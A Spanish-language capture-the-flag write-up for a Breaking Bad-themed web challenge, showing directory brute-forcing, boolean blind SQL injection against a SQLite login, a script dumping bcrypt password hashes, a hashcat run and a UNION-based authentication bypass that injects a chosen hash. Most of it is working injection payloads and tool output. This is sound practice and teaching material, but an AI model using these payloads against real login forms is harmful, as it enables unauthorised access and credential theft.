

## EPISODIO 1 - masi writeup

sábado, 16 de mayo de 2020 16:26

Challenge 1 Solve X

## EPISODIO 1

1000

Walter cree que la DEA le está investigando. Usando ingeniería social con su cuñao, Hank, ha conseguido la dirección de un servidor interno de la agencia.

Si no consigue infiltrarse y averiguar sus próximos movimientos, su metaoperación peligrará.

<http://34.253.120.147:1730>

Flag Submit

Lo primero que hacemos es pasárselo a gobuster para ver qué carpetas podríamos encontrar:

```
[2020/05/16 04:48] root@vegata:~# gobuster -u http://34.253.120.147:1730 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -o breakingbad.web
```

```
=====
Gobuster v2.0.0      OJ Reeves (@TheColonial)
=====
[+] Mode     : dir
[+] Url/Domain : http://34.253.120.147:1730
[+] Threads  : 10
[+] Threads  : 10
[+] Threads  : 10
[+] Status codes: 200,204,301,302,307,403
[+] Timeout   : 10s
=====
2020/05/16 04:49:35 Starting gobuster
=====
/login (Status: 200)
/feedback (Status: 302)
/messages (Status: 403)
/logout (Status: 302)
/dashboard (Status: 302)
=====
2020/05/16 06:15:50 Finished
=====
```

Al entrar en la página, vemos un link que nos dirige a login:

login to use this service.'"/>

DEA server

Welcome

Please [login](#) to use this service.

Al intentar un login, os asigna una cookie llamada session, y nos muestra un mensaje de error, la cookie desaparece.

DEA server

Login

Unknown user

masi

....

Login

[+] Let's BURP!  
Configuraremos CSC en el BURP para que nos descifre la cookie "session" de la respuesta, y poder probar y ver el resultado sin tener que "cocinar"  
Referencias CSC: [x] <https://github.com/usdAG/cstc> [x] <https://github.com/portswigger/cstc> [x] <https://portswigger.net/bappstore/866df66d339d4bcd9b599772aff32efd>

Burp Suite Community Edition v2020.4 - Temporary Project

Outgoing Requests Incoming Responses Formatting

**Operations**

from

▼ Data format
 

- From Base64
- From Hex

**Recips**

Filter Bake Save Load Auto bake Variables

1	2	3
<b>HTTP Cookie</b> Name: session <b>Replace</b> Expr: \.+.* <input checked="" type="checkbox"/> Negex Value: <b>From Base64</b>		

**Input**

Raw Params Headers Hex CSTD

```

1 kUv29ycmVjdCBwNCd29yZCBmb3IgdXNLciBQ
2 XRppl19XO.XsA2W.5X6f3AJe6LBkfBSLyop
3 MeuiE; HttpOnly; Path/
7 Server: Werkzeug/1.0.1 Python/3.6.9
8 Date: Sat, 16 May 2020 18:52:03 GMT
9
10 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
11 3.2 Final//EN">
12 <title>Redirecting...</title>
13 <h1>Redirecting...</h1>
13 <p>You should be redirected
automatically to target URL: <a
href="/login">/login</a>. If not click
the link.</p>

```

Search... 0 matches Pretty

**Output**

Raw Hex CSTD

```

1 {"_flashes": [{"t": "message", "text": "Incorrect
password for user Pepi"}]}

```

Search... 0 matches Pretty

En las pruebas vemos que la contraseña nos dice que es demasiado pequeña hasta los 4 caracteres

Intentamos un bruteforce de 4 caracteres, ya que es el mínimo aceptado.

Creamos un diccionario con las posibles soluciones.

```
[20200517-07:18]root@vegata:/UAM/UAM-BB-01# crunch 4 4 -f /usr/share/crunch/charset.lst mixalpha-numeric -o passwd.txt
Crunch will now generate the following amount of data: 73881680 bytes
70 MB
Crunch will now generate the following number of lines: 14776336
crunch: 100% completed generating output
```

Nos dicen en el canal que no hace falta hacer bruteforce y lo paramos :)

Si no va por brute force, habrá que intentar una solución más "elegante"

Probamos el sqlmap, pero no nos devuelve ningún resultado, así que toca hacerlo a mano.

[+] Empezamos blind SQL injection.

Al intentar hacer el típico OR 1=1, vemos que el mensaje de error cambia y nos da el nombre de un usuario: Pepi

Burp Suite Community Edition v2020.4 - Temporary Project

Request

Raw Params Headers Hex CSTD

```

1 POST /Login HTTP/1.1
2 Host: 34.253.120.147:1730
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://34.253.120.147:1730/login
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 49
12
13 username='1%' OR '1'='1&password=1234&submit=Login

```

Response

Raw Headers Hex Render CSTD

```

1 {"_flashes": [{"t": "message", "text": "Incorrect password for user Pepi"}]}

```

Target: http://34.253.120.147:1730

Send Cancel < > Follow redirection

0 matches Pretty

0 matches Pretty

Done

600 bytes | 53 millis

Empezamos a hacer un poco de "guessing" (adivinación sin bola de cristal), y vamos probando cosas, para llegar a hacer una consulta SQL, con una subconsulta con un CASE en el que colocamos nuestra pregunta, si el resultado es positivo devolverá un 1, si es negativo devolverá un 0.

En nuestra inyección típica OR 1=1 modificamos el primer valor y ponemos una pregunta que devolverá 1 o 0: OR (pregunta)=1

-en caso de ser positivo... tenemos un 1=1 y el mensaje de error será: wrong password para Pepi -> TRUE

-en caso de ser negativo... tenemos un 0=1 y el mensaje de error será: unknown user -> FALSE

Ya tenemos una forma de preguntar cosas que sean True or False y nos ayudarán a sacar información sobre la base de datos y los datos que contiene.

Enumeramos número de tablas :

```
username=% OR (SELECT count(tbl_name) FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite_%')=1 THEN '1' ELSE '0' END)='1&password=1234&submit=Login
```

Solamente hay una tabla, la tabla que hemos adivinado: users

En el ejemplo siguiente, vemos que si preguntamos si el número de usuarios es mayor que 3, nos muestra el mensaje de error "Unknown user": FALSE

```
OR (SELECT CASE WHEN ((SELECT count(*) FROM users)>3) THEN '1' ELSE '0' END)='1'
```

Y si lo que preguntamos es si el número de usuarios es igual a 3, nos muestra el mensaje de error "Incorrect Password for user Pepi": TRUE

```
OR (SELECT CASE WHEN ((SELECT count(*) FROM users)=3) THEN '1' ELSE '0' END)='1'
```

Mensaje con FALSE:

Burp Suite Community Edition v2020.4 - Temporary Project

Target: http://34.253.120.147:1730

Request

Raw Params Headers Hex CSTD

```
1 POST /login HTTP/1.1
2 Host: 34.253.120.147:1730
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://34.253.120.147:1730/login
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 118
12
13 username=%' OR (SELECT CASE WHEN ((SELECT count(*) FROM users)>3) THEN '1' ELSE
'0' END)=1&password=1234&submit=Login|
```

Response

Raw Headers Hex Render CSTD

```
1 {"_flashes": [{"t": "message", "text": "Unknown user"}]}
```

Done

Mensaje con TRUE:

Burp Suite Community Edition v2020.4 - Temporary Project

Target: http://34.253.120.147:1730

Request

Raw Params Headers Hex CSTD

```
1 POST /login HTTP/1.1
2 Host: 34.253.120.147:1730
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://34.253.120.147:1730/login
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 118
12
13 username=%' OR (SELECT CASE WHEN ((SELECT count(*) FROM users)=3) THEN '1' ELSE
'0' END)=1&password=1234&submit=Login|
```

Response

Raw Headers Hex Render CSTD

```
1 {"_flashes": [{"t": "message", "text": "Incorrect password for user Pepi"}]}
```

Done

Con ello asumimos que hay una tabla "users" con 3 usuarios

Seguimos intentando datos dentro de la tabla users, y vamos haciendo guessing a ver si encontramos campos:

username=%' OR (SELECT CASE WHEN ((SELECT count(username) FROM users)=3) THEN  
'1' ELSE '0' END)=1&password=1234&submit=Login|

username=%' OR (SELECT CASE WHEN ((SELECT count(password) FROM users)=3) THEN  
'1' ELSE '0' END)=1&password=1234&submit=Login|

Campos de la tabla: username y password

Burp Suite Community Edition v2020.4 - Temporary Project

Target: http://34.253.120.147:1730

**Request**

Raw Params Headers Hex CSTD

```
1 POST /login HTTP/1.1
2 Host: 34.253.120.147:1730
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://34.253.120.147:1730/login
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 154
12
13 username=% OR (SELECT CASE WHEN ((SELECT substr(username,1,1) FROM users WHERE
username='Pepi')='P') THEN '1' ELSE '0' END)=1&password=1234&submit=Login
```

**Response**

Raw Headers Hex Render CSTD

```
1 {"_flashes": [{"t": ["message", "Incorrect password for user Pepi"]}]}
```

Search... 0 matches Pretty

wxHexEditor 0 matches Pretty 600 bytes | 53 millis

Done

Con esto sabemos que podemos hacer guessing de la contraseña y además que la base de datos es sqlite, por la función que ha funcionado ha sido substr (si fuese mysql la función que nos hubiese funcionado sería substring)

El password de Pepi es de 60 caracteres... esto huele a Hash!

Burp Suite Community Edition v2020.4 - Temporary Project

Target: http://34.253.120.147:1730

**Request**

Raw Params Headers Hex CSTD

```
1 POST /login HTTP/1.1
2 Host: 34.253.120.147:1730
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://34.253.120.147:1730/login
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 149
12
13 username=% OR (SELECT CASE WHEN ((SELECT length(password) FROM users WHERE
username='Pepi')=60) THEN '1' ELSE '0' END)=1&password=1234&submit=Login
```

**Response**

Raw Headers Hex Render CSTD

```
1 {"_flashes": [{"t": ["message", "Incorrect password for user Pepi"]}]}
```

[+] Automatizar la extracción de datos con Python.

Sacamos los otros dos usuarios creando un Script de python por fuerza bruta blind SQL:

```
[+] Character:z
[+] Character:A
[+] Character:B
[+] Username character found: B

[+] Character:0
[+] Character:1
[+] Character:2
[+] Character:3
[+] Character:4
[+] Character:5
[+] Character:6
[+] Character:7
[+] Character:8
[+] Character:9
[+] Character:a
[+] Character:b
[+] Character:c
[+] Character:d
[+] Character:e
[+] Character:f
[+] Character:g
[+] Character:h
[+] Character:i
[+] Character:j
[+] Character:k
[+] Character:l
[+] Character:m
[+] Character:n
[+] Character:o
[+] Username character found: Bo

[+] Character:0
[+] Character:1
[+] Character:2
[+] Character:3
[+] Character:4
[+] Character:5
[+] Character:6
[+] Character:7
[+] Character:8
[+] Character:9
[+] Character:a
[+] Character:b
[+] Character:c
[+] Character:d
[+] Character:e
[+] Character:f
[+] Character:g
[+] Character:h
[+] Character:i
[+] Character:j
[+] Character:k
[+] Character:l
[+] Character:m
[+] Character:n
[+] Character:o
[+] Username character found: Bom
```

```
[+] Character:8
[+] Character:9
[+] Character:a
[+] Character:b
[+] Character:c
[+] Username character found: Luci
[+] Character:0
[+] Character:1
[+] Character:2
[+] Character:3
[+] Character:4
[+] Character:5
[+] Character:6
[+] Character:7
[+] Character:8
[+] Character:9
[+] Character:a
[+] Character:b
[+] Character:c
[+] Character:d
[+] Character:e
[+] Character:f
[+] Character:g
[+] Character:h
[+] Character:i
[+] Username character found: Luci
```

Los usuarios son: Pepi, Luci y Bom



Peró esto no iba de Breaking Bad? xD

Hacemos prueba para extraer las contraseñas, usuario Bom, pasando el substr a hex:

Burp Suite Community Edition v2020.4 - Temporary Project

Target: http://34.253.120.147:1730

**Request**

Raw Params Headers Hex CSTD

```
1 POST /login HTTP/1.1
2 Host: 34.253.120.147:1730
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://34.253.120.147:1730/login
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 199
12
13 username=$ OR (SELECT CASE WHEN ((SELECT hex(substr(password,1,1)) FROM users WHERE username='Bom' ORDER BY username asc LIMIT 1)=24) THEN '1' ELSE '0' END)=1&password=1234&submit=Login
```

**Response**

Raw Headers Hex Render CSTD

```
1 {"_flashes": [{"t": "incorrect_password", "message": "Incorrect password for user Pepi"}]}
```

Hex 0x24 = \$ (signo dollar) El primer carácter de la contraseña de Bom es un \$ por lo que seguramente esté encriptado  
Comprobamos que es un \$ haciendo la consulta de true y false con el signo \$

Burp Suite Community Edition v2020.4 - Temporary Project

Target: http://34.253.120.147:1730

**Request**

Raw Params Headers Hex CSTD

```
POST /login HTTP/1.1
Host: 34.253.120.147:1730
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://34.253.120.147:1730/login
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 104

username=Pepi' OR (SELECT CASE WHEN ((SELECT substr(password,1,1) FROM users WHERE username='Pepi' ORDER BY username asc LIMIT 1)=$') THEN '1' ELSE '0' END)=1&password=1234&submit=Login
```

**Response**

Raw Headers Render CSTD

```
{"_flashes": [{"t": "incorrect password for user Pepi"}]}
```

0 matches Pretty

0 matches Pretty

600 bytes | 52 millis

[+] Automatizar la extracción de datos con Python.

Hacemos un script python, para que recorra todos los caracteres y saque las contraseñas:

```
[20200517-11:54]root@vegata:~/UAM/UAM-BB-01# python3 login_brute_sql.py
```

```
> UAM BREAKINGBAD 001 - BLIND SQLI <

[+] PASSWORDS:
Pepi
[+] Username character found: $ 
[+] Username character found: $2 
[+] Username character found: $2b$ 
[+] Username character found: $2b$b0$ 
[+] Username character found: $2b$b0$05$ 
[+] Username character found: $2b$b0$05$0 
[+] Username character found: $2b$b0$05$0C 
[+] Username character found: $2b$b0$05$0Cy 
[+] Username character found: $2b$b0$05$0Cyr 
[+] Username character found: $2b$b0$05$0Cyr8 
[+] Username character found: $2b$b0$05$0Cvr8n 
[+] Username character found: $2b$b0$05$0Cvr8n0
```

Por problemas con caracteres raros, sacamos los valores hexadecimales y al final convertiremos en valores ASCII para leer la contraseña.

```
[20200517-14:07]root@vegata:~/UAM/UAM-BB-01# python3 login_brute_sql.py
```

```
> UAM BREAKINGBAD 001 - BLIND SQLI <

[+] PASSWORDS:
[+] USERNAME: Bon
[+] USERNAME: Bon
[+] USERNAME character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70
[+] USERNAME character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e
0x61 0x46 0x39 0x71 0x66 0x64 0x32 0x4f 0x63
[+] USERNAME character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a
0x61 0x46 0x39 0x71 0x66 0x64 0x32 0x4f 0x63 0x72 0x5a 0x69 0x48 0x33 0x62 0x39 0x41 0x51 0x46
[+] USERNAME character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a
0x61 0x46 0x39 0x71 0x66 0x64 0x32 0x4f 0x63 0x72 0x5a 0x69 0x48 0x33 0x62 0x38 0x41 0x51 0x46 0x73 0x46 0x30 0x71 0x36 0x65 0x39 0x51 0x6d 0x5
[+] USERNAME character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a
0x61 0x46 0x39 0x71 0x66 0x64 0x32 0x4f 0x63 0x72 0x5a 0x69 0x48 0x33 0x62 0x38 0x41 0x51 0x46 0x73 0x46 0x30 0x71 0x36 0x65 0x39 0x51 0x6d 0x5
[+] USERNAME: Luci
[+] USERNAME character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f
[+] USERNAME character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f 0x4e 0x64 0x69 0x73 0x2f 0x63 0x73 0x6b 0x72 0x66 0x49
0x44 0x49 0x70 0x4e 0x68 0x43 0x4f 0x36 0x56 0x63 0x77 0x61 0x51 0x46 0x75 0x45 0x6b 0x67
[+] USERNAME character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f 0x4e 0x64 0x69 0x73 0x2f 0x63 0x73 0x6b 0x72 0x66 0x49
0x44 0x49 0x70 0x4e 0x68 0x43 0x4f 0x36 0x56 0x63 0x77 0x61 0x51 0x46 0x75 0x45 0x6b 0x67 0x54 0x42 0x49 0x69 0x74 0x6f 0x72 0x45 0x47 0x3
[+] USERNAME character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f 0x4e 0x64 0x69 0x73 0x2f 0x63 0x73 0x6b 0x72 0x66 0x49
0x44 0x49 0x70 0x4e 0x68 0x43 0x4f 0x36 0x56 0x63 0x77 0x61 0x51 0x46 0x75 0x45 0x6b 0x67 0x54 0x42 0x49 0x69 0x74 0x6f 0x72 0x45 0x47 0x3
[+] USERNAME character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f 0x4e 0x64 0x69 0x73 0x2f 0x63 0x73 0x6b 0x72 0x66 0x49
0x44 0x49 0x70 0x4e 0x68 0x43 0x4f 0x36 0x56 0x63 0x77 0x61 0x51 0x46 0x75 0x45 0x6b 0x67 0x54 0x42 0x49 0x69 0x74 0x6f 0x72 0x45 0x47 0x3
```

```
[20200517-13:47]root@vegata:~/UAM/UAM-BB-01# python3 login_brute_sql.py
```

Mejoramos el script (ponemos que solo muestre el progreso cada 10 caracteres encontrados, y que al final pase de hex a string para tener las contraseñas) lo lanzamos para que quede bonito en el writeup

```
[20200517-23:09]root@vegeta:/media/sf_HACK/UAM/UAM-BB-01# python3 login_brute_sql.py
=====
> UAM BREAKINGBAD 001 - BLIND SQLI <
=====

[+] PASSWORDS:
[+] USERNAME: Pepi

[10] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x47 0x43 0x79
[20] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x47 0x43 0x79 0x72 0x38 0x6e 0x67 0x30 0x53 0x31 0x71 0x35 0x75
[30] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x47 0x43 0x79 0x72 0x38 0x6e 0x67 0x30 0x53 0x31 0x71 0x35 0x75
[40] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x47 0x43 0x79 0x72 0x38 0x6e 0x67 0x30 0x53 0x31 0x71 0x35 0x75 0x4d 0x45 0x73 0x77 0x65 0x6e 0x68 0x4d 0x65 0x72 0x36 0x64 0x4a 0x4f 0x6f 0x2f 0x4a 0x73 0x46 0x36 0x4d 0x75
[50] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x47 0x43 0x79 0x72 0x38 0x6e 0x67 0x30 0x53 0x31 0x71 0x35 0x75 0x4d 0x45 0x73 0x77 0x65 0x6e 0x68 0x4d 0x65 0x72 0x36 0x64 0x4a 0x4f 0x6f 0x2f 0x4a 0x73 0x46 0x36 0x4d 0x75
0x56 0x54 0x44 0x2e 0x71 0x2e 0x47 0x75 0x43 0x46 0x6b 0x6f 0x6a 0x49 0x62 0x43 0x47 0x32
[+] USERNAME: Bon

[10] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x47 0x43 0x79 0x72 0x38 0x6e 0x67 0x30 0x53 0x31 0x71 0x35 0x75 0x4d 0x45 0x73 0x77 0x65 0x6e 0x68 0x4d 0x65 0x72 0x36 0x64 0x4a 0x4f 0x6f 0x2f 0x4a 0x73 0x46 0x36 0x4d 0x75
[20] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a 0x61 0x46 0x32 0x4f 0x63
[30] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a 0x61 0x46 0x32 0x4f 0x63
[40] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a 0x61 0x46 0x32 0x4f 0x63
0x30 0x71 0x36 0x65 0x39 0x51 0x6d 0x55
[+] USERNAME: Luci

[10] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a 0x61 0x46 0x39 0x71 0x66 0x64 0x32 0x4f 0x63
[20] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a 0x61 0x46 0x39 0x71 0x66 0x64 0x32 0x4f 0x63
[30] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a 0x61 0x46 0x39 0x71 0x66 0x64 0x32 0x4f 0x63
[40] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a 0x61 0x46 0x39 0x71 0x66 0x64 0x32 0x4f 0x63
0x49 0x69 0x74 0x6f 0x72 0x43 0x47 0x32
[+] USERNAME: Bon

[10] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f 0x4e 0x64 0x69 0x73 0x2f 0x63 0x73 0x6b 0x72 0x66 0x49 0x44 0x49 0x70 0x70 0x4e 0x68 0x43 0x4f 0x36 0x56 0x63 0x77 0x61 0x51 0x46 0x75 0x45 0x6b 0x67 0x54 0x42
0x49 0x69 0x74 0x6f 0x72 0x43 0x47 0x32
[20200517-23:34]root@vegeta:/media/sf_HACK/UAM/UAM-BB-01# 

=====
> UAM BREAKINGBAD 001 - BLIND SQLI <
=====

[+] PASSWORDS:
[+] USERNAME: Pepi

[10] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x47 0x43 0x79
[20] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x47 0x43 0x79 0x72 0x38 0x6e 0x67 0x30 0x53 0x31 0x71 0x35 0x75 0x4d 0x45 0x73 0x77 0x65 0x6e 0x68 0x4d 0x65 0x72 0x36 0x64 0x4a 0x4f 0x6f 0x2f 0x4a 0x73 0x46 0x36 0x4d 0x73 0x56 0x54 0x44 0x2e
0x71 0x2e 0x47 0x75 0x43 0x46 0x6b 0x6f 0x6a 0x49 0x62 0x43 0x47 0x32
[+] USERNAME: Bon

[10] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x75 0x45 0x70 0x31 0x4f 0x47 0x30 0x47 0x2e 0x76 0x75 0x65 0x2e 0x4a 0x61 0x46 0x39 0x71 0x66 0x64 0x32 0x4f 0x63 0x72 0x5a 0x69 0x4e 0x33 0x62 0x38 0x41 0x51 0x46 0x73 0x46 0x30 0x71 0x36 0x65
0x39 0x51 0x6d 0x55 0x66 0x69 0x54 0x49 0x69 0x36 0x39 0x78 0x47 0x4e 0x69
[+] USERNAME: Luci

[10] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f
[20] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f 0x4e 0x64 0x69 0x73 0x2f 0x63 0x73 0x6b 0x72 0x66 0x49 0x44 0x49 0x70 0x70 0x4e 0x68 0x43 0x4f 0x36 0x56 0x63 0x77 0x61 0x51 0x46 0x75 0x45 0x6b 0x67 0x54 0x42
0x49 0x69 0x74 0x6f 0x72 0x43 0x47 0x32
[+] USERNAME: Bon

[10] Username character found: 0x24 0x32 0x62 0x24 0x30 0x35 0x24 0x59 0x59 0x2f 0x4e 0x64 0x69 0x73 0x2f 0x63 0x73 0x6b 0x72 0x66 0x49 0x44 0x49 0x70 0x70 0x4e 0x68 0x43 0x4f 0x36 0x56 0x63 0x77 0x61 0x51 0x46 0x75 0x45 0x6b 0x67 0x54 0x42
0x49 0x69 0x74 0x6f 0x72 0x43 0x47 0x32
[20200517-16:25]root@vegeta:/UAM/UAM-BB-01# hashcat -m 3200 -a 0 users.hash /usr/share/wordlists/rockyou.txt --force
hashcat (v5.1.0) starting...
El resultado era el esperado, no rompemos ninguna :(
Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Type....: bcrypt $2$*, Blowfish (Unix)
Hash.Target...: users.hash
Time.Started.: Sun May 17 16:26:43 2020 (18 hours, 2 mins)
Time.Estimated: Mon May 18 10:28:43 2020 (0 secs)
Guess.Base...: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue...: 1 / 1 (100%)
Speed.#.....: 664 H/s (5.74ms) @ Accel:4 Loops:2 Thr:8 Vec:8
Recovered...: 0/3 (0.0%) Digests, 0/3 (0.0%) Salts
Progress....: 43033155/43033155 (100.0%)
Rejected....: 2358/43033155 (0.01%)
Restore.Point.: 14344385/14344385 (100.0%)
Restore.Sub.#...: Salt:2 Amplifier:0-1 Iteration:30-32
Candidates.#...: $HEX(20204af53452020) -> $HEX(042a0337c2a156616d6f732103)
Started: Sun May 17 16:26:43 2020
Stopped: Mon May 18 10:28:44 2020
```

Tenemos posibilidad de SQL y sabemos que hash (Bcrypt) utiliza la base de datos, vamos a probar a inyectar nuestro propio hash:

<https://www.browserling.com/tools/bcrypt> \$2a\$05\$ rounds configurable  
username=%' UNION ALL select '1' as username, '\$2a\$05\$vaAUf5zpTR3OpG/paaewOk0ww!Q/HcwBe1OY6GWTGFT7LHYMWWwpG' as password ; --&password=1234&submit>Login  
username=%' UNION select '1' as username, '\$2a\$05\$vaAUf5zpTR3OpG/paaewOk0ww!Q/HcwBe1OY6GWTGFT7LHYMWWwpG' as password WHERE '1'='1&password=1234&submit>Login

[https://passwordhashing.com/Bcrypt?plainText=1234%2b610\\$](https://passwordhashing.com/Bcrypt?plainText=1234%2b610$)  
username='Pepi' OR '1'=1 UNION ALL SELECT (SELECT username FROM users WHERE username='Pepi'),'\$2b\$10\$rfak4vdYGcoF8ZTQhPnRule3KRqd0,jk4t4fibmBNBRSSQnlSl8q';-- lo! --&password=1234&submit/Login  
username='Luci' UNION ALL SELECT (SELECT username FROM users WHERE username='Luci'),'\$2b\$10\$rfak4vdYGcoF8ZTQhPnRule3KRqd0,jk4t4fibmBNBRSSQnlSl8q';-- lo! --&password=1234&submit/Login

Burp Suite Community Edition v2020.4 - Temporary Project

Target: http://34.253.120.147:1730

**Request**

```
1 POST /login HTTP/1.1
2 Host: 34.253.120.147:1730
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://34.253.120.147:1730/login
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 186
12
13 username=' OR 1=1) UNION ALL SELECT (SELECT username FROM users WHERE
username='Pepi'),'$2b$10$NFak4vdGcoF8ZTQhPnRule3KRqd0.jlk45T4FBmBNRSQnlS8q';-- lol --&password=1234&submit=Login
```

**Response**

```
1 {"_flashes": [{"t": "message", "msg": "Incorrect password for user Pepi"}]}
```

Done

username='Luci' AND 1=0) UNION ALL SELECT (SELECT username FROM users WHERE username='Luci'),'\$2b\$10\$NFak4vdGcoF8ZTQhPnRule3KRqd0.jlk45T4FBmBNRSQnlS8q';-- lol --&password=1234&submit=Login

Burp Suite Community Edition v2020.4 - Temporary Project

Target: http://34.253.120.147:1730

**Request**

```
1 POST /login HTTP/1.1
2 Host: 34.253.120.147:1730
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://34.253.120.147:1730/login
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 191
10 Connection: close
11 Upgrade-Insecure-Requests: 1
12
13 username='Luci' AND 1=0) UNION ALL SELECT (SELECT username FROM users WHERE
username='Luci'),'$2b$10$NFak4vdGcoF8ZTQhPnRule3KRqd0.jlk45T4FBmBNRSQnlS8q';-- lol --&password=1234&submit=Login
```

**Response**

```
1 HTTP/1.0 302 FOUND
2 Content-Type: text/html; charset=utf-8
